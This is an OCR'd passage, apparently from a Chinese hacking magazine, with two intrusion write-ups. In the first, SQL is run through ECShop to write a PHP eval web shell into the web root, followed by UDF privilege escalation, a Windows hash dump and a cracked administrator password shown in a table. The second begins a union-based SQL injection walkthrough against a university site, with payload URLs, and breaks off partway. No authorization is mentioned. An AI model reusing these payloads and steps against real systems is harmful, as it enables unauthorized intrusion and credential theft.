


图 8　提权

ComsenzEXP，怪不得我怎么猜都猜不到路径。然后直接用ECSHOP提供的执行SQL语句功能导出一句话了


```
create table a(cmd text not null);
insert into a(cmd) values('<?php eval($_POST[cmd]);?>');
select cmd from a into outfile 'D:\\ComsenzEXP\\wwwroot\\gouwu\\help.php';
drop table if exists a;
```

导出成功，如图7。

拿到shell，然后UDF提权，如图8。

然后导出系统HASH，用表跑出来后才发现原来这管理员安全意识也不高，3389密码和ECSHOP一样的，悲剧！如图9。

编辑点评： 楼主在破MD5的时候估计很郁闷，正因为这样才有了后面的思路以及办法，文中的一些技巧值得大家学习。



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
cnyuduserver	4EFC971E2C6A1···	B3D37CCFA891F···	WINDOWS	671114	windows671114

图 9　破解密码

Access 表自联偏移注入某高校网站

图 莫良

0x00

大清早朋友丢来一站要我看，反正假期无事，就帮帮他呗，上跳板，我们来给他检测一番。具体没什么技术含量，老鸟飘过吧。

0x01

简单在首页试了几个可能存在注入的链接都失败了，扫扫目录也扫不出什么东西，进了一个XX大学和XX的联合分院，莫名其妙的来了一股意念，




图1　猜不出密码




图2　返回错误




图3　返回正常




图4　测试union可用




图5　返回正常




图6　爆出密码

觉得这里有搞头，点了一个链接，分别输入and 1=1、and 1=2，通过返回页面提示鉴定存在注入。丢进明小子里看看，猜到了表名，发现了通常都会遇见的问题，他密码字段有点个性，我猜不出来，如图1。

猜不出来怎么办呢，那我就手注吧。先用order by来检测字段数。当order by 10的时候返回错误，如图2。

order by 9返回正常，说明有9个字段，如图3。

测试一下union可以不可以使用，我们提交如下语句来测试一下。

```
http://grs.xxx.cn/xw_lhpy/newshow.asp?id=30 union select 1,2,3,4,5,6,7,8,9 from admin
```

返回如下，如图4。

看来可以用union联合查询了。我们接下来看看admin有几个字段。提交如下语句：

```
http://grs.xxx.cn/xw_lhpy/newshow.asp?id=30 union select 1,* from admin
```

